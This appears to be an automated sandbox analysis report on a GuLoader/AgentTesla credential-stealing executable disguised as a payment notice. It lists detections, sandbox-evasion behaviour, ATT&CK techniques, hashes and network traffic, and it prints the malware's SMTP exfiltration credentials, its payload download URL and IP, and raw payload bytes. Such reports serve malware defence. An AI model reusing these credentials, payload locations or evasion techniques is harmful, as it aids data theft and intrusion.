ID: 483899
Sample Name: NOTICE OF PAYMENT.exe
Cookbook: default.jbs
Time: 15:54:41
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report NOTICE OF PAYMENT.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
System Summary: 5
Data Obfuscation: 5
Malware Analysis System Evasion: 5
Anti Debugging: 5
HIPS / PFW / Operating System Protection Evasion: 5
Stealing of Sensitive Information: 5
Remote Access Functionality: 5
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 9
Dropped Files 10
Created / dropped Files 10
Static File Info 10
General 10
File Icon 10
Static PE Info 10
General 11
Entrypoint Preview 11
Data Directories 11
Sections 11
Resources 11
Imports 11
Version Infos 11
Possible Origin 11
Network Behavior 11
Network Port Distribution 11
TCP Packets 11
UDP Packets 11
DNS Queries 12
DNS Answers 12
HTTP Request Dependency Graph 12
HTTPS Proxied Packets 12
Code Manipulations 15
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: NOTICE OF PAYMENT.exe PID: 7044 Parent PID: 5192 15
General 15

Analysis Process: RegAsm.exe PID: 900 Parent PID: 7044 16
General 16
File Activities 16
File Created 16
File Read 16
Analysis Process: conhost.exe PID: 5508 Parent PID: 900 16
General 16
Disassembly 17
Code Analysis 17


Windows Analysis Report NOTICE OF PAYMENT.exe

Overview


General Information

Sample Name:	NOTICE OF PAYMENT.exe
Analysis ID:	483899
MD5:	478e62ef90d2bcf..
SHA1:	97000b21c84ef11.
SHA256:	44a9a29d7cddbe..
Tags:	exe guloader agenttesla
Infos:	

Most interesting Screenshot:



Detection




GuLoader AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Multi AV Scanner detection for doma…
- Yara detected GuLoader
- Hides threads from debuggers
- Initial sample is a PE file and has a …
- Writes to foreign memory regions
- Tries to detect Any.run

Classification



Process Tree

- **System is w10x64**
- NOTICE OF PAYMENT.exe (PID: 7044 cmdline: 'C:\Users\user\Desktop\NOTICE OF PAYMENT.exe' MD5: 478E62EF90D2BCFA4ADD3B5EA1B39826)
  - RegAsm.exe (PID: 900 cmdline: 'C:\Users\user\Desktop\NOTICE OF PAYMENT.exe' MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - conhost.exe (PID: 5508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "gmx@qrextechnologies.com2)4#8tVp2d%qmail.qrextechnologies.cominfo@qrextechnologies.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.1064174935.0000000002AB0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000F.00000002.1191356407.000000001DCD1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000002.1191356407.000000001DCD1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: RegAsm.exe PID: 900	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: RegAsm.exe PID: 900	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

System Summary:

Potential malicious icon found

Initial sample is a PE file and has a suspicious name

Executable has a suspicious name (potential lure to open the executable)

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

GuLoader behavior detected


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	I
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping	Security Software Discovery 5 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	I
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 3 4 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	I
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 3 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	I
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	I
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NOTICE OF PAYMENT.exe	37%	Virustotal		Browse
NOTICE OF PAYMENT.exe	24%	ReversingLabs	Win32.Trojan.Mucc	

Dropped Files

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
qrextechnologies.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://qrextechnologies.com/barrr09_rjFnAm147.bin	7%	Virustotal		Browse
http://https://qrextechnologies.com/barrr09_rjFnAm147.bin	100%	Avira URL Cloud	malware	
http://cthUYD.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
qrextechnologies.com	109.71.254.175	true	true	• 3%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://qrextechnologies.com/barrr09_rjFnAm147.bin	true	• 7%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.71.254.175	qrextechnologies.com	Germany		207778	LINSERVERSNL	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483899
Start date:	15.09.2021
Start time:	15:54:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NOTICE OF PAYMENT.exe

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@4/0@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 32.3% (good quality ratio 15%) • Quality average: 27.4% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:59:38	API Interceptor	19x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
109.71.254.175	HSBC Customer Information.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
qrextechnologies.com	HSBC Customer Information.exe	Get hash	malicious	Browse	• 109.71.254.175

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LINSERVERSNL	HSBC Customer Information.exe	Get hash	malicious	Browse	• 109.71.254.175

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	7PIta68PEd.exe	Get hash	malicious	Browse	• 109.71.254.175
	YGvfNBQOUZ.exe	Get hash	malicious	Browse	• 109.71.254.175
	i8Y03XuALb.exe	Get hash	malicious	Browse	• 109.71.254.175
	GQgKZZ3hzu.exe	Get hash	malicious	Browse	• 109.71.254.175
	Gd4Xs8Qb1j.exe	Get hash	malicious	Browse	• 109.71.254.175

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	z5sFjo88yH.exe	Get hash	malicious	Browse	• 109.71.254.175
	wLZsWsAmvd.exe	Get hash	malicious	Browse	• 109.71.254.175
	xjjFa9Y7Yn.exe	Get hash	malicious	Browse	• 109.71.254.175
	Wewhiqwdmyepcuyvwhiazxhxnfkackkkfh.exe	Get hash	malicious	Browse	• 109.71.254.175
	EHwxMvjk4X.exe	Get hash	malicious	Browse	• 109.71.254.175
	ATT58833.html	Get hash	malicious	Browse	• 109.71.254.175
	tbYV0oDF9Y.dll	Get hash	malicious	Browse	• 109.71.254.175
	.htm.htm	Get hash	malicious	Browse	• 109.71.254.175
	tbYV0oDF9Y.dll	Get hash	malicious	Browse	• 109.71.254.175
	77Etc0bR2v.exe	Get hash	malicious	Browse	• 109.71.254.175
	wogZe27GBB.exe	Get hash	malicious	Browse	• 109.71.254.175
	lra2Nyr4Lg.exe	Get hash	malicious	Browse	• 109.71.254.175
	77Etc0bR2v.exe	Get hash	malicious	Browse	• 109.71.254.175
	wogZe27GBB.exe	Get hash	malicious	Browse	• 109.71.254.175
	lra2Nyr4Lg.exe	Get hash	malicious	Browse	• 109.71.254.175

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.198449799529741
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NOTICE OF PAYMENT.exe
File size:	122880
MD5:	478e62ef90d2bcfa4add3b5ea1b39826
SHA1:	97000b21c84ef111d1795161e34f8b616fe78ebb
SHA256:	44a9a29d7cddbe89d5b983dd0286aaa532e785af356cc8d88b645deeb0251fed
SHA512:	396ccbd439de13fec2dc672c5b10ea07197ed351f5cea991cc68f33591113c5beb667508dcc451b706fa10f84e44ad14d21838139773db35059dc802eb768f05
SSDEEP:	1536:IL9y8gwThoo3MRjRv5C3jPnUX0f9T8LbWhfIRorEjYPDo:u9JgwS2cxcjnvWIPrEcPDo
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....M.....@.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4017ac
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4D89D69D [Wed Mar 23 11:16:45 2011 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	4d0b2c4c35fea49148bb1439759df35a

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x19100	0x1a000	False	0.422194260817	data	6.62427254601	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1b000	0x119c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1d000	0x16fe	0x2000	False	0.243774414062	data	2.92432509108	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
Norwegian	Norway	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 15:59:24.010669947 CEST	192.168.2.4	8.8.8.8	0x2eae	Standard query (0)	qrextechnologies.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 15:55:55.261296988 CEST	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 15:59:24.056930065 CEST	8.8.8.8	192.168.2.4	0x2eae	No error (0)	qrextechnologies.com		109.71.254.175	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- qrextechnologies.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49831	109.71.254.175	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 13:59:24 UTC	0	OUT	GET /barrr09_rjFnAm147.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: qrextechnologies.com Cache-Control: no-cache
2021-09-15 13:59:24 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 13:59:24 GMT Server: Apache Last-Modified: Wed, 15 Sep 2021 06:37:35 GMT Accept-Ranges: bytes Content-Length: 221760 Connection: close Content-Type: application/octet-stream
2021-09-15 13:59:24 UTC	0	IN	Data Raw: f6 1b a8 b3 0c d6 56 ab 5d be 07 e1 30 ad 77 ab c7 02 be a0 a4 56 7d 0f ab 7a dc 42 0b d7 d8 5c 3c 42 98 cc b3 a1 d7 98 1f a0 71 05 51 30 38 2b 9b 26 bd 2b 46 81 12 74 e4 db 00 59 88 52 ab 7d 9a 72 de 21 26 61 77 0d 74 9e 34 2d ac 7f 9a 15 11 aa cd 43 50 1d 0e ea f8 6d 87 d4 f0 fc 69 b9 4c f7 9d de cc f0 82 9f 9e e3 1d 13 c6 cb e5 05 50 ee b6 87 d3 7e b5 aa eb 31 e3 a7 c7 7d e6 a5 09 66 8d c3 86 45 7b 93 7c 33 98 9b 94 81 80 7c 44 5e 08 20 89 86 7a 36 16 64 3a 2f 66 fc 88 6c fa 53 1c e4 fd 9d be 32 57 a3 e8 83 b2 9c fd 65 31 13 6e 96 f2 58 21 56 d0 67 fa a4 c3 95 c8 46 6e 82 ef ec 03 3b 41 82 2d 0e 84 7d c3 5e 7e fb 2c 8e 44 12 e1 3d 79 3a 31 b5 79 a1 36 30 60 63 2c c2 17 35 49 24 1f 0d 10 91 e9 64 63 d4 2a 10 57 03 08 d1 44 2f bf b4 6d e5 4c 23 06 fd a0 Data Ascii: V]0wV}zB\<BqQ08+&+FtYR}r!&awt4-CPmiLP~1}fE{|3|D^ z6d:/flS2We1nX!VgFn;A-}^~,D=y:1y60`c,5I $dc*WD/mL#
2021-09-15 13:59:24 UTC	8	IN	Data Raw: d2 66 cd 54 99 aa 4b aa f7 75 b1 99 74 05 8e 14 39 12 42 d1 a2 5c f2 8c 12 25 7a 1e 4e 38 e2 a8 7b c5 d5 64 ef 9e 77 2e 08 fe e5 b7 19 41 c8 0e 51 17 f2 2a 1b 1d 57 57 a7 5a 8e a4 82 8f ba 0e 6d d0 6c 32 dc d5 17 b6 7a 23 db 4a 51 ca d3 0e c4 38 e7 92 27 2d 04 3e c4 df 88 0d 93 be 3f 99 99 f3 b0 b6 7f ef f3 3e 0b 27 f2 f6 e9 cf b8 48 eb b4 a2 f6 77 a4 78 78 0e 5d 9a bb b3 90 7e 5b 4c 67 80 d2 2b 8c 96 7c 82 c1 b8 1f d8 26 53 59 cb 34 f1 1c dd d4 61 bf a2 b8 a7 cb 16 7f 1f 03 54 af a7 b4 61 d7 22 66 5d 27 61 71 62 ee 9e 34 27 8d 8c b2 22 a9 aa c7 6b 68 1d 0e e0 66 6d f9 e8 f0 fc 63 91 0b f5 9d d8 db 9f bf 9f 9e e9 35 5b c4 cb e3 6a ce ee b6 8d 0d 72 9d 9d eb 31 e9 8f 7f 7d e6 af d9 79 49 c2 86 f1 76 76 64 8b 99 dd 87 ac fc 23 2d 2d 22 78 c3 e9 1d 4e a9 09 Data Ascii: fTKut9B\%zN8{dw.AQ*WWZml2z#JQ8'->?>'Hwxx]~[Lg+|&SY4aTa"f]'aqb4'"khfmc5[jr1}yIvvd#--"xN
2021-09-15 13:59:24 UTC	15	IN	Data Raw: 69 ff ab b8 f2 56 5e 9e 2e 2a d8 f9 23 86 f8 3e 52 24 06 2a 76 a4 cf 4c 55 2e 9b ce ad 8d 69 a0 02 39 4f ca 7a a1 01 35 ab 13 e3 73 30 a1 7d 25 2d a9 17 6e 08 69 50 fa 1f 18 38 bf 20 84 78 19 4a 40 74 fa ee 5a d5 1d e5 55 99 ae 24 43 df 5b b9 47 7e 05 83 14 39 1e 4c 37 ae 74 cf 52 12 f1 5d 03 66 0f e8 76 71 fc db 4d c7 9e 77 24 d6 fe e2 93 17 00 50 14 51 15 f3 31 2b d2 56 4a a7 48 8e bb 82 50 aa 18 45 f2 6e 32 da fd 2d b6 7a 27 fd 94 5f 2b fa 39 c4 0f ed 98 0f ee 05 3e ce 0d 88 27 93 be 3f 98 89 f1 b0 b6 7f 54 f2 30 05 72 fc ec e9 df bb 53 db bb a2 5d 77 a4 78 58 0e 5f 8b a3 9b 18 7d 5b 4a c9 ba d2 2b a6 9e 7a aa b7 ba 1f de 49 ce 59 cb 3e c8 9c dd eb 63 c1 9e 91 a7 c1 3e 6c 1f 03 52 b4 c8 89 61 cd 28 4e 20 25 61 77 0d 76 9e 34 2d 23 82 9a 15 df a8 cd 43 Data Ascii: iV^.*#>R$*vLU.i9Oz5s0}%-niP8 xJ@tZU$C[G~9L7tR]fvqMw$PQ1+VJHPEn2-z'_+9>'?T0rS]wxX_}[J+zIY >c>lRa(N %awv4-#C
2021-09-15 13:59:24 UTC	23	IN	Data Raw: c8 8c d0 b6 0d e2 76 4f 95 dc 72 8e 8b 14 03 89 03 63 d3 cc fb 38 39 61 20 1c 4f d0 40 9a 67 f5 72 d5 36 99 5a 9f a4 dc b3 1e 90 ee a3 fb 04 f1 af a0 54 b8 74 9a f5 4f c9 ef b7 57 31 ca eb 07 6d 35 b2 93 81 80 68 e3 d4 b9 f2 56 91 9a 35 50 33 e8 4c a9 e8 34 37 4a 10 3b 6a 52 d8 5c 5f 08 b4 88 a5 e2 38 88 2c 31 93 b2 0f d9 01 31 8d 35 e5 7d 6b 87 fc 25 29 86 2b 6e 08 63 63 f3 83 34 43 97 20 97 67 10 31 ac 6f e5 f4 63 f1 67 cd 5e 9a d9 6f bc df 51 a0 80 63 34 a5 0f 56 31 65 0f a4 67 d9 9d 01 38 88 31 98 b5 c3 76 7b ee c6 78 ee 8a 66 3c 19 ed 3f a8 0a 57 d5 07 79 0d f2 31 21 0e 4b 39 83 5b 8e b1 91 95 ba 02 54 e3 01 17 db fd 27 a5 64 3a bd 19 74 ef fb 38 d7 20 fc 8c 10 05 15 26 d8 10 90 a9 24 96 25 99 89 f9 a1 ae 57 f4 f2 30 0f 0f ab ee e9 c9 91 7d d9 b7 a4 Data Ascii: vOrc89a O@gr6ZTtOW1m5hV5P3L47J;jR_8,115}k%)+ncc4C g1ocg^oQc4V1eg81v{xf<?Wy1!K9[T'd:t8 & $%W0}

Timestamp	kBytes transferred	Direction	Data
2021-09-15 13:59:24 UTC	31	IN	Data Raw: 4f 5f 75 d8 4f e2 43 1d d2 bf 98 f0 08 71 03 53 4b 3f 9b 7a 40 04 be 4f 08 eb 97 a0 25 bb da 43 6b f7 00 b4 21 fc e5 c0 9e 45 78 a8 2a a6 3b ee bf 39 c1 a1 ad 34 57 4a 32 4a 41 df b9 5f 0d 40 da 5a 64 5a 82 88 d4 8a c1 b3 7b 32 76 63 84 b3 17 98 9a 14 a5 20 6f 4c d4 b2 93 2b 2d 74 1c b5 f8 c3 58 0b 16 ea 62 0b 3d 9b 80 84 a0 33 bc 25 48 e1 79 76 27 ef 51 a0 6b a7 1b ed e4 5d dc eb 45 39 21 dc f0 09 ea 8e 9a 81 9c 7e 63 bc f4 90 5d 5c 82 89 2f 58 2e f9 2b 96 17 35 11 5e 2e 84 7c 7a c5 46 53 02 94 c7 59 e3 12 ac 2a b3 92 b4 6a 21 63 31 87 22 eb 78 4b 81 6a db 28 ea e9 79 04 63 74 fc 07 e1 42 bb 23 af 79 39 77 42 8b 05 e3 61 d2 7d fd 50 99 20 48 bd df 09 b3 99 63 05 87 17 39 12 6f 7c 97 75 c5 86 18 29 7a 12 4d 38 ee 08 1a ef d5 61 d7 18 75 2e 0e d6 5b b9 17 Data Ascii: O_uOCqSK?z@O%Ck!Ex*;94WJ2JA_@ZdZ{2vc oL+-tXb=3%Hyv'Qk]E9!~c]\VX.+5^.|zFSY*j!c1"xKj(yctB# y9wBa}P Hc9o|u)zM8au.[
